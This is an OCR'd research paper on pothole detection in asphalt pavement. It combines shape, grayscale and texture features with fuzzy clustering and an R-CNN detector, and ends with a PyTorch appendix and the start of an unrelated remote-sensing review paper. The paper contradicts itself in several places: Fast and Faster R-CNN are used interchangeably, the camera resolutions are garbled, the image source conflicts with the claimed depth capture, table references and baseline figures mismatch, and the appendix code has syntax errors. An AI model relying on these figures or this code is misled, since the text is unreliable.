87.1%, in which 70.4% of the samples have an intersection and union ratio (IoU) of more than 80%, and 85.2% of the samples have an IoU of more than 70%. Experiments show that the detection performance of this method in complex pavement environments is significantly better than that of traditional single-feature detection models.

Povzetek: Prispevek obravnava večstopenjsko metodo zaznavanja udarnih jam v asfaltnih voziščih, ki združuje sivinske in teksturne značilke z globokim učenjem (Fast R-CNN). Predlagani pristop dosega visoko točnost in robustnost v kompleksnih okoljih.

1 Introduction

After the asphalt pavement is built and opened to traffic, with the increase in service life, coupled with the influence of extreme conditions such as rain, snow, high temperature, overloading, etc., there will be a variety of pavement potholes, such as cracks, rutting, congested packages, potholes, etc. The pavement maintenance work has become more and more important, and pavement inspection is an important preliminary stage of the maintenance work. Traditional manual detection requires a lot of labor and time, and automated detection has become a trend. Take the detection of cracks as an example, the common means of detection is to collect pavement images, with the help of computers, and the detection algorithm to complete the automatic identification and classification of cracks [1-3]. The increasing maturity of crack detection algorithms has promoted a series of automated crack repair machines [4-7]. However, potholes, as another common pavement pothole, the related automated detection and automated repair technology needs to be further improved. In this paper, the research on pothole automated detection technology is carried out to accurately recognize and extract potholes to support the evaluation of the degree of pavement pothole damage.

Currently, several common automated pothole detection methods include the vibration method [8-11], the 3D reconstruction method [12-17], and the vision-based detection method [18-21]. The vibration method uses acceleration sensors to sense the bumps and vibrations of the road surface to provide feedback signals to the vehicle to detect pothole damage, which is inexpensive equipment, occupies a small memory, and has a fast-processing speed. However, the method has the inherent disadvantages of misdetection and missed detection [22-23]. The three-dimensional reconstruction method uses three-dimensional technology to reconstruct the three-dimensional information of potholes, which also includes the three-dimensional laser scanning method [12-13], the stereo vision method [14-15], and the Kinect-based reconstruction method [16-17]. Among them, the 3D laser scanning method has

high detection accuracy, but the equipment is expensive and does not apply to universal pavement inspection. The stereo vision method is limited by the difficulty of matching images and a large number of calculations, which is difficult to apply in the actual pavement inspection environment. Kinect is a relatively new detection means in recent years, but it is still in the early exploration stage. The vision-based detection method uses a simple vehicle-mounted camera to collect pavement images, and can accurately detect potholes based on two-dimensional images. Comparing the above three pothole detection methods, it can be seen that the vision-based detection method is better than the vibration method in terms of detection accuracy, the price of the equipment is much lower than the three-dimensional detection method, and it can accurately detect potholes in pavements, which is easy to promote and use in the inspection of pothole damage in pavements and the evaluation of the degree of damage.

Vision-based pothole detection methods are analyzed using image processing techniques after capturing pavement images. Among them, Lin et al [18] used SVM, combined with texture information to train the pavement. After calculating the texture information of potential potholed areas, the SVM was used to recognize whether the potential areas belonged to potholes or not. The disadvantage is that the training samples have only texture features and no shape features, which can easily lead to cracks being misidentified as potholes, affecting the recognition and extraction accuracy. Buza et al [19] proposed to use spectral clustering to detect potholes in pavements. The disadvantage is that the algorithm only relies on the grayscale histogram data points for clustering, ignoring the texture information, which reduces the detection accuracy and extraction effect. Huidrom et al [20].

A heuristic decision logic approach combining area, standard deviation, roundness, and diameter information was used to detect and differentiate pavement cracks and potholes. Koch et al [21, 22] fit ellipse to the potholed area and combined the standard deviation of the area and the background to identify pavement potholes. Ryu et al [23-24] extracted potential pothole lesions by using the area and tightness to compute the potential lesion area and the histogram similarity and standard deviation of the background area to finally detect the presence of potholes in the pavement. These three detection methods focus on the identification of potholes, and all of them extract the potential potholed areas after binarizing the gray-scale images. Finally, it is determined whether the potential potholed area is a pothole or not. Since not all potholes have dark grayscale in the whole pothole region, the pothole region extracted after grayscale image binarization is usually only a part of the pothole, the potential pothole region extracted by these three methods based on grayscale image binarization is incomplete, which fundamentally determines the accuracy of the final extracted pothole region is not high [25-27].

Current vision-based pothole detection methods face challenges such as insufficient feature characterization and high false detection rate in complex environments (e.g., dense cracks, water-covered or uneven illumination), and the existing techniques mostly rely on single-modal features, making it difficult to balance the detection accuracy and real-time demand, which restricts their practical application in road inspection. In view of the above limitations, this study is dedicated to developing a multi-feature fusion collaborative detection framework, which focuses on solving the problems of missed detection and boundary blurring in complex interference scenarios through the joint analysis of grayscale geometric attributes and local texture statistics, combined with the hierarchical validation mechanism (coarse-grained filtering and fine-grained clustering superimposed on each other). The expected results include: 1) constructing a lightweight model architecture, adapting to edge computing platforms such as vehicle-mounted mobile devices, and realizing real-time detection and processing; 2) establishing a scalable framework for quantitative assessment of pavement potholes, providing theoretical support and technical paths for an engineered and time-sensitive road inspection system.

Therefore, this paper adopts a vision-based method to detect potholes [28-30]. Aiming at the shortcomings of existing vision-based pothole detection methods that cannot accurately extract potholes, this paper proposes an image texture-based pothole identification and extraction method, which can accurately identify and extract potholes, and helps to evaluate the degree of pavement pothole damage in terms of both number and area.

2 Image recognition method for pavement potholes

2.1 Image recognition algorithm

In this study, we propose a fully automated pothole quantification framework for asphalt pavements based on RGB sensors (see Fig. 1 for the process details), and its core process consists of four stages: ①multimodal data acquisition - synchronously acquiring pavement RGB images and depth point clouds; ②defect detection and localization The pothole bounding box is generated by Faster R-CNN, and the overlap detection is filtered by non-maximum suppression (NMS threshold=0.7); ③ Three-dimensional surface segmentation - the corresponding point cloud area is intercepted based on the bounding box coordinates, and the damage surface is extracted by the area growth algorithm (curvature threshold<0.05); ④ Damage quantification and analysis - the damage surface is quantified and analyzed. surface; ④ Damage quantization analysis - calculate the volume integral to projected area ratio of the segmented point cloud.The flow is shown in Figure 1.



Figure 1: Process framework diagram

Microsoft Kinect V2 is a depth camera with the following parameters: an RGB camera of 1920?*80 pixels, a depth camera of 512* 24 pixels, a maximum depth distance of 4.5 m, and a minimum depth distance of 0.5 m. The resolution of the RGB image data and the point cloud data based on this camera is 1,920 *1,080 pixels and 512*24 pixels, respectively. The time-of-flight (ToF) concept can be realized using the RGB-D camera. It has both an IR emitter and an IR sensor. The IR emitter projects IR light onto the object, the light bounces off the surface and the IR sensor captures the reflected light. Since the distance between the IR sensor and the IR emitter is known, the 3D coordinates of each sensor pixel can be determined based on the time it takes for the IR light to propagate from the emitter to the sensor.

To detect and localize various asphalt pavement potholes, a Fast R-CNN-based detection method is used. This method only requires the use of RGB image data provided by the RGB-D sensor. Compared to R-CNN, Fast R-CNN uses a selective search method, which improves in terms of computational cost and running time. However, it is still unable to detect and localize targets in real-time. REN et al. proposed the Regional Candidate Network (RPN) to save the computational cost of localizing targets. The computational cost can be reduced by sharing the CNN architecture shown in Figure 2 and integrating the RPN into the existing Fast RCNN.



Figure 2: Process demonstration

The above algorithm is implemented in MATLAB environment, which mainly includes two processes, the first process is pavement pothole identification and initial extraction, and its main steps include: after noise reduction of the pavement image, the global threshold is utilized in the pothole. Combined with the standard deviation, the potholes are finally recognized and initially extracted. The second process is to cluster the pothole regions into one class using texture features and combine them with the initial extraction results obtained in the first process. The main steps include: calculating the texture feature vector using the grayscale covariance matrix and extracting the pothole region by fuzzy clustering after dimensionality reduction by principal element analysis. Superimposing the initial extraction results obtained from the first process, the potholes can be accurately extracted after morphological operations. Compared with existing vision-based pothole detection methods, the method in this paper can not only accurately recognize whether potholes exist in asphalt pavements, but also extract the shape of potholes more accurately. It helps to evaluate the degree of pothole damage from both the number and area of pavement potholes.

2.2 Pothole identification

This process is used for qualitative analysis and initial extraction of potholes to determine the presence or absence of potholes in the pavement image. The initial extraction of images with the presence of potholes is the preliminary work for the next step of accurate extraction. The main pipeline includes:

(1) RGB map is converted to grayscale;

(2) Image noise reduction. Median filtering is used to effectively smooth out impulse noise while protecting the sharp edges of the image;

(3) Binarization. Road potholes have a certain depth, and potholes inside the minor damage, in natural lighting conditions, the interior will appear in the shadow area or brightness of the darker areas, using binarization methods can be extracted from part of the pothole region, the binarization method used in this paper is the maximum interclass variance method;

(4) Morphological operations. After inverting the black and white pixels of the binary image, morphological erosion is used to eliminate fine cracks and small speckled regions. Morphological expansion is then utilized to fill the internal voids of the extracted pitted regions;

Statistical characterization of the shape of the connected domain. Calculate the ellipticity e, compactness C, and area A of the connected domain. ellipticity and compactness are defined below:

$$e = \frac{l_{\min}}{l_{\max}}$$
$$C = \frac{l_{\max}^2}{4\pi A} \quad (1)$$

Where: $l_{\max}$ denotes the length of the long axis of the ellipse having the same standard second-order central moment as the region; $l_{\min}$ denotes the length of the short axis of the ellipse having the same standard second-order central moment as the region; and A denotes the area of the connected region.

Based on Eq. (3), the connected area in the picture is identified as a potential pothole area.

$$R = \begin{cases} \text{no} & \text{if} — A > 0.8 \times A_T \\ \text{yes} & \text{else if } (e > T_e) \&\& (C > T_C) \&\&\& (A > T_A) \end{cases} \quad (2)$$

Where, A denotes the area of the connected domain .A_T denotes the total area of the image. T is the threshold of a region. e is the ellipticity .C is the compactness.

The role of the first discriminant condition in Eq. (2) is to eliminate the influence of the road marking, when the road image exists, the areas other than the marking are extracted by the binarization process and meet the second discriminant condition in Eq. This will lead to the selected potential pothole area R. It is too large, which makes the computation of the standard deviation in step f) increase dramatically. Also, since the location of the pavement markings has few through traffic and generally does not have potholes, the effect of the markings can be eliminated and the computing speed can be improved by comparing the total area A of the connectivity domain with the total area Ata of the image. The role of the second discriminant condition is to filter out the cracks and small spots remaining after the morphological operations.

(5) Calculate the standard deviation STD of the gray-scale image corresponding to the potential pothole region.

A suitable threshold TsTD is selected to discriminate whether the connected domain R belongs to the pothole region based on equation (3). Where the threshold Tsrp is also determined by trial calculation of 50 pavement images as described in Section 2.1.

$$R = \begin{cases} \text{no} & \text{if} — \text{STD} > T_{\text{STD}} \\ \text{yes} & \text{otherwise} \end{cases} \quad (3)$$

Throughout the recognition process, step e) calculates shape information, which serves to eliminate the effects of markers, cracks, small patches, etc. Areas that are potholes in shape are selected. The influence of patches, shadows, and large pieces of oil can be further eliminated by the judgment of standard deviation STD in step f). The presence of potholes in the pavement image is finally determined. This calculates the shape and texture information sequentially, which can improve computational efficiency. The detection results of pothole identification are evaluated based on equation (4).

$$\begin{aligned} \text{recall} &= TP/(TP+FN) \\ \text{precision} &= TP/(TP+FP) \\ \text{accuracy} &= (TP+TN)/(TP+FP+TN+FN) \end{aligned} \quad (4)$$

where: tp stands for the sample images that are correctly detected as potholes. tn stands for the sample images that are correctly detected as non-potholes. fp stands for the sample images that are incorrectly detected as potholes. fn stands for the sample images that are incorrectly detected as non-potholes. recall is the proportion of recalled samples (TP + FN). precision is the accuracy rate, which stands for the proportion of all correctly retrieved samples (TP + FP) to all samples retrieved (TP + FP). retrieved (TP) as a proportion of all samples that should have been retrieved (TP) as a proportion of all samples that were retrieved (TP + FP). accuracy is the precision rate, representing the ratio of all correctly classified samples (TP + TN) to the total number of samples (TP + FP + TN + FN).

Combining texture clustering and morphological processing, the pothole region can be extracted more accurately, and main pipeline is as follows:

(1) Extraction of pothole texture information.

The image is divided into 5 x 5 sub-blocks, and the contrast, correlation, energy, and homogeneity of each sub-block in the 0 to 135-degree direction are counted using the grayscale covariance matrix [24-25].

(2) Texture feature vector dimensionality reduction.

The texture feature vector calculated in step b) is up to 16 dimensions, and the redundant information is eliminated by principal component analysis. Generally, the eigenvectors corresponding to the eigenvalues with a cumulative contribution rate of 85%~95% or more are selected as the principal component transform vectors after dimensionality reduction. In this paper, the feature vector is reduced to 5 dimensions based on the calculation results, as shown in Figure 2(b).

(3) Fuzzy C-mean clustering.

The texture feature vectors are clustered using the FCM clustering algorithm, which labels the background region pixels as 0 and the pit and groove region pixels as 1.

Superimpose the initial extraction results from Section 2.1 and perform morphological operations. The purpose of superimposition is to combine the grayscale extraction results with the texture extraction results. The superimposed image needs to be subjected to morphological operations, starting with an open operation to eliminate the influence of fine regions and calculate the connected domain with the largest area. Then the closed operation is utilized to fill the internal voids of the pits. Finally, morphological corrosion is utilized to improve the edge detection accuracy.

(4) The Canny algorithm is used to extract the pothole edges.

Figure 3 represents several main processes of pit and groove extraction. From Figure 3(a) it can be seen that the texture feature vector is reduced to 5 dimensions. The cumulative contribution of the feature values can reach more than 85%. From Figure 3(b) it can be seen that due to the inconspicuous texture of the dark areas inside the pit troughs and the presence of rough textures and cracks on the outside of the pit troughs, the pit trough areas after FCM clustering are not coherent and there are cluttered white pixels on the outside. From Figure 3(c), it can be seen that combined with the initial extraction results, the pothole region can be well segmented after morphological operations, and the extracted pothole edges are shown in Figure 3(d).

The final extraction results are evaluated using overlap degree and ratio. Wherein, the extraction results of a single pothole are evaluated using the overlap degree, i.e., the degree to which the extracted pothole region overlaps with the original image pothole region. The extraction results of multiple potholes are evaluated using ratio, i.e., the ratio of the number of images with a particular degree of overlap to the total number of images.



Figure 3: Pothole pit identification process and results

3 Experimental process and result analysis

3.1 Pavement pothole identification

This study dataset contains 140 pavement images (480 × 640 pixels, resolution 1.77 mm²/pixel) screened from Google Open Images V7, covering five categories of defects: cracks, patches, oil, shadows, and potholes, with sample sizes of 35, 26, 23, 29, and 17 for each category, respectively, in order to reflect the actual road maintenance in the Natural distribution differences. The data covers five types of scenarios, including urban roads, bridges and tunnels, and includes complex lighting conditions such as bright light, cloudy days, nighttime (15% of the test set), and rain and fog (10%). The labeling process was completed by three road engineers using the LabelMe tool to complete the pixel-level semantic segmentation, and finally generated high-precision ground truth labels through three stages of quality control.50 of these images are used for manual training to select appropriate thresholds for the qualitative identification of potholes in the pavement and the remaining 90 images are used to test the accuracy of the algorithms in this paper.

The training set and validation set are different sample sets, and the two are not duplicated. According to the pavement pothole recognition method proposed in Section 2.2, the key lies in the selection of thresholds Te, TA, TC., and TSTD, where the threshold Te is selected concerning Ryu's research results [23-24]. Based on the actual size of the pixel and the minimum diameter of the pit (150 mm), T is calculated to be about 10,000 pixels. The remaining two thresholds were determined by trial calculations on 50 pavement images. Based on equation (4) in section 2.2, the trial calculation results are statistically plotted to show the trends of recall, precision, and accuracy with the thresholds Te, TSTD, as shown in Figure 3. From Figure 4 it can be seen that as the threshold Te increases, recall shows a decreasing trend, precision shows an increasing trend, while accuracy shows an increasing and then decreasing trend. When Te = 0.14, both accuracy and recall are at their maximum values, but the value of precision is smaller. When Te increases to 0.16, recall, precision, and accuracy are all greater than 0.82, which is more desirable. If Te is increased further, although precision will become larger, recall and accuracy will become smaller rapidly, so it is more reasonable to set the value of Te at 0.16. Similarly, the value of TSTD is 0.12. Where the detection region makes the entire picture interval.



Figure 4: Evaluation comparison of recognition results

Combined with the above selection of thresholds, the specific values of the four parameters Te, TA, T., and TsrD are shown in Table 1.

Table 1: Parameter thresholds for slurry pit identification

Thresholds	Retrieve a value	Thresholds	Retrieve a value
Te	0.16	TA	10000
TC	0.05	TSTD	0.12

After the thresholds were selected, the algorithm of this paper was tested with the remaining 90 pavement images, and 25 pavement images with transverse longitudinal or mesh cracks. 8 images of good pavement. Pavement images containing patches 12 sheets. 5 sheets with spots and oil stains. 30 sheets with potholes. 10 sheets with shadows. The recognition effect of the algorithm is calculated based on equation (3,4) and is shown in Table 2. When the number of clusters (K=5), the DBI is 0.58, the SC is 0.73, and the silhouette coefficients of all the subclasses are >0.6. The results show the reasonableness of the clustering results in this study.

Table 2: Statistics of pothole identification for different types of pavement images

	Favorable	Fissures	Patch (for mending clothes, tires, etc)	Greasy and dirty	Low definition	Pothole	Aggregate
TP	/	/	/	/	/	/	27
FP	0	0	2	0	2	-	4
TN	8	25	10	5	8	-	56
FN	/	/	/	/	/	/	3
Reca.	/	/	/	/	/	/	90.0%
Proc.	/	/	/	/	/	/	87.1%
Accu.	/	/	/		/ /	/	92.2%

From the statistical results in Table 3, it can be seen that some patches and shadows were misidentified as potholes, mainly because the rough texture of the detected area led to a large standard deviation. Some potholes were misidentified as pavements without pothole, mainly due to the presence of dust or water inside these potholes, which made the potholes have large internal gray values and obscure texture features, resulting in the pothole region not being extracted during thresholding. Or the pothole region was extracted with a small standard deviation. Overall, however, the recall rate for recognizing the presence or absence of potholes in the pavement was 90.0%, the precision rate was 87.1%, and the accuracy rate was 92.2%. In comparison, as described in Table 3, Ryu's method has a recall rate of 73.3%, a precision rate of 80.0%, and an accuracy rate of 73.5% for recognizing potholes in pavements, indicating that this paper's method has a high degree of reliability in recognizing potholes.

Table 3: Comparison of pothole pit identification by different methods (%)

Methodologies	Reca.	Proc.	Accu.
Ryu	73.3	80.0	73.5
the main body of a book	90.0	87.1	92.2

Table 4 shows the field test results of the established method and the method in this paper. Existing pothole detection methods are generally limited by single feature extraction (e.g., SVM relies on grayscale, spectral clustering only uses texture) or simple scene adaptation (e.g., heuristic morphology has less than 73.8% recall under complex interference), resulting in significant performance degradation on highly disturbed datasets (IoU>70% sample share is generally below 65%). In contrast, this paper achieves multi-stage synergistic optimization through grayscale-texture feature fusion (combining shape, local standard deviation and PCA-optimized texture features) and hierarchical processing architecture (coarse extraction for qualitative recognition with fuzzy C-means + Fast R-CNN fine clustering superimposed). Morphological post-processing is further introduced to correct the clustering boundary fuzzy problem, and finally 90.0% recall and 87.1% precision are achieved in high interference scenarios, and the percentage of IoU>70% samples is increased to 85.2%, which is 14.8% higher than the optimal baseline method, verifying the significant advantages of multi-feature fusion and hierarchical strategy in complex pavement detection.

Table 4: Performance comparison of existing pothole detection methods

Method Category	Feature Type	Dataset Complexity	Accuracy (%)	Recall (%)	Percentage of Samples with IoU > 70%
SVM	Single grayscale feature	simple scenarios	72.3	68.5	52.1
Spectral clustering	Texture features	Moderate interference	79.6	75.2	63.8
Heuristic morphology	Shape features	simple scenarios	81.4	73.8	58.9
Methods in this paper	Gray-scale-texture fusion	High interference scenarios	87.1	90.0	85.2

3.2 Pavement pothole extraction

After the potholes are recognized, the initial extraction results of the potholes can be obtained, and the final extraction of the 27 pavement images detected to contain potholes is performed according to the method in Section 1.2, combined with the extraction results of the texture features. To analyze the advantages and shortcomings of this paper's algorithm, Figure 5 shows the results of this paper's method for recognizing and extracting several typical potholes. The first column (a) is the pavement image to be detected, the second column (b) is the result of pothole identification, and the third column (c) is the result of pothole extraction.

The grayscale features of the pothole shown in Figure 5-1(a) are obvious, and there is little difference between the pothole identification results and the extraction results. The grayscale features of the potholes shown in Figure 5-2(a) are missing. After combining the texture features, the extracted pothole region is more accurate. The pothole shown in Figure 5-3(a) contains water inside, and both gray-scale features and texture features are missing, which affects the initial extraction based on gray-scale and texture feature clustering. Figure 5-3 (a) shows a small pothole with mild breakage, and its extraction result 5-3 (c) shows that this paper's method can also obtain good results for the extraction of mild potholes. From the overall comparative analysis in Figure 5, it can be seen that this paper's method combines pothole grayscale and texture features, which applies to both heavy potholes and light potholes and can obtain accurate pothole identification and extraction results.



Figure 5: Recognition and extraction results of several typical sinkholes

Table 5 Statistics of the extraction results of 27 pavement images, the number of extracted pothole regions with more than 90% overlap with the original image pothole regions is 48.1% of the total number of images. The ratio of images with an overlap of 80% or more is 70.4%. The ratio of those with 70% or more is 85.2%. The remaining pothole images were detected with low overlap. The main reason is the presence of dust, water, or unbroken boulders inside the potholes, which results in the lack of both texture features and gray-scale features. The extraction results of 30 potholes in Ryu's paper are statistically calculated and compared with the extraction results of this paper's method, as shown in Table 6, which shows that this paper's method is more accurate in pothole extraction.

Table 5: Overlap statistics of pothole images

Overlap	Ratios	Overlap	Ratios	
>90%	48.1%	>70%	85.2%	
>80%	70.4%	<70%	14.8%	

Table 6: Comparison of the results of slot pit extraction by different methods (%)

Ratios	>90%	>80%	>70%	<70%
This paper	48.1%	70.4%	85.2%	14.8%
Ryu	29.6%	40.0%	59.3%	40.7%

Comparison experiments between this paper's method and existing mainstream methods (e.g., the heuristic morphological algorithm proposed by Ryu et al.) show that, in the complex scenario with dense cracks and serious waterlogging interference, the recall rate of this paper's method (90.0%) is improved by 16.2% compared with that of Ryu's method (73.8%), and the percentage of samples with IoU>70% is increased from 58.9% to 85.2%. This advantage stems from the following mechanisms: 1) the Ryu method relies only on morphological closure operations and fixed threshold segmentation, which is sensitive to texture noise (e.g., gravel artifacts) and leads to over-segmentation; whereas in this paper, we can effectively differentiate between real potholes and interferences through the synergy of grayscale-texture features (local standard deviation filtering + fuzzy C-means clustering); 2) in the scenes with uneven high illumination or partially water-covered potholes, the Ryu method is prone to miss detection due to the lack of multi-stage verification, while the superposition strategy of coarse extraction and fine clustering in this paper reduces the miss detection rate through spatial consistency constraints. However, in extreme low-resolution images (<0.5m/pixel), the accuracy of this method may decrease by about 5% due to the degradation of texture features.

4 Conclusion

Aiming at the shortcomings of existing vision-based pothole detection methods that focus only on recognition and have low extraction accuracy. In this paper, the method combines texture feature clustering based on the initial extraction of gray-scale features to achieve good pothole recognition and extraction results. It helps to comprehensively evaluate the degree of pavement pothole damage from both quantity and area.

The recognition process uses ellipticity, compactness, and area to screen out potential pothole regions, and uses the standard deviation of the regions to determine whether the potential pothole regions truly contain potholes. The recall rate is 90.0%, the precision rate is 87.1% and the accuracy rate is 92.2%, which indicates that the combination of shape features and standard deviation can achieve better pothole qualitative identification results.

The extraction process combines the results of texture clustering and the initial extraction results based on gray-scale features. The ratio of the number of extracted potholes to the number of images with an overlap of 80% or more of the original image potholes is 70.4%, and the ratio of the overlap of 70% or more is 85.2%. This result shows the good effect of the combined use of grayscale and texture features for quantitative extraction.

The experimental results show that as long as the texture or grayscale features of the pothole are significant, even if the edge of the pothole contains debris, cracks, or the interior contains part of the standing water, the qualitative identification and quantitative extraction can be carried out more accurately. On the contrary, the simultaneous absence of grayscale and texture features will seriously affect the accuracy of the algorithm, and how to solve this problem is a future research direction of this paper.

Appendix

```
# PyTorch-based Fast R-CNN core implementation (simplified)
import torchvision
from torchvision.models.detection.import FasterRCNN
from torchvision.models.detection.rpn import AnchorGenerator

# 1. Model construction
backbone = torchvision.models.resnet50(weights=“IMAGENET1K_V2”)
backbone.out_channels = 2048 # ResNet-50 backbone network
anchor_generator = AnchorGenerator(sizes=((32, 64, 128),), aspect_ratios=((0.5, 1.0, 2.0),))
model = FasterRCNN(
    backbone.
    num_classes=6, # 5 classes of defects + background
    rpn_anchor_generator=anchor_generator,
    box_score_thresh=0.8 # confidence threshold for inference phase
)

# 2. Hyperparameter settings
optimizer = torch.optim.AdamW(model.parameters(), lr=3e-4, weight_decay=1e-4)
lr_scheduler = torch.optim.lr_scheduler.StepLR(optimizer, step_size=5, gamma=0.1)
loss_fn = model.get_loss() # default multitask loss (classification + regression)

# 3. Training process
for epoch in range(20): # total training cycles
    for images, targets in train_loader: # data loading (with data augmentation)
        optimizer.zero_grad()
```

```
            loss_dict = model(images, targets) # forward propagation
            total_loss = sum(loss for loss in loss_dict.values()) # total loss
            total_loss.backward() # backward propagation
            optimizer.step()
        lr_scheduler.step()
```

Funding

Key R&D and Promotion Special Project (Science and Technology Research) in Henan Province, Research on key technologies of road damage detection based on deep learning (232102210108).

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A Scientometric and Literature Analysis of Deep Learning-Based Semantic Segmentation in Remote Sensing (2015–2025)

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Review paper

Keywords: semantic segmentation, remote sensing, deep learning, land cover mapping, VOSviewer, biblioshiny

Received: April 28, 2025

Semantic segmentation of remote sensing images has advanced rapidly, enabling applications in land cover mapping, disaster response, and urban monitoring. This study presents a hybrid scientometric and literature-based analysis of 733 Scopus-indexed publications (2015–2025). Results show a 29.24% annual growth rate, with China, the United States, and Germany as leading contributors and Wuhan University as the most prolific institution. Research output peaked in 2023, driven by transformers and hybrid architectures such as SegFormer, Mask2Former, and Swin Transformer, which outperform CNN baselines. Citation and keyword analyses reveal two core directions: applied geospatial tasks (land cover, urban analysis, disaster management) and computational advances (CNNs, transformers, domain adaptation). While foundational works remain highly cited, emerging models emphasize efficiency, multimodal fusion, and generalization. Persistent challenges include dataset imbalance, cross-domain adaptation, and lack of standardized benchmarks. By combining bibliometric mapping with methodological synthesis, this study consolidates research trends and highlights future directions in multimodal learning, explainable AI, and robust, scalable segmentation frameworks.

Povzetek: Predstavljena je scientometrična in vsebinska analiza raziskav globokega učenja za semantično segmentacijo v daljinskem zaznavanju v obdobju 2015–2025. Analiza bibliografskih podatkov razkriva raziskovalne trende, najpogosteje uporabljene arhitekture, podatkovne vire ter odprte izzive in prihodnje smeri razvoja področja.

1 Introduction

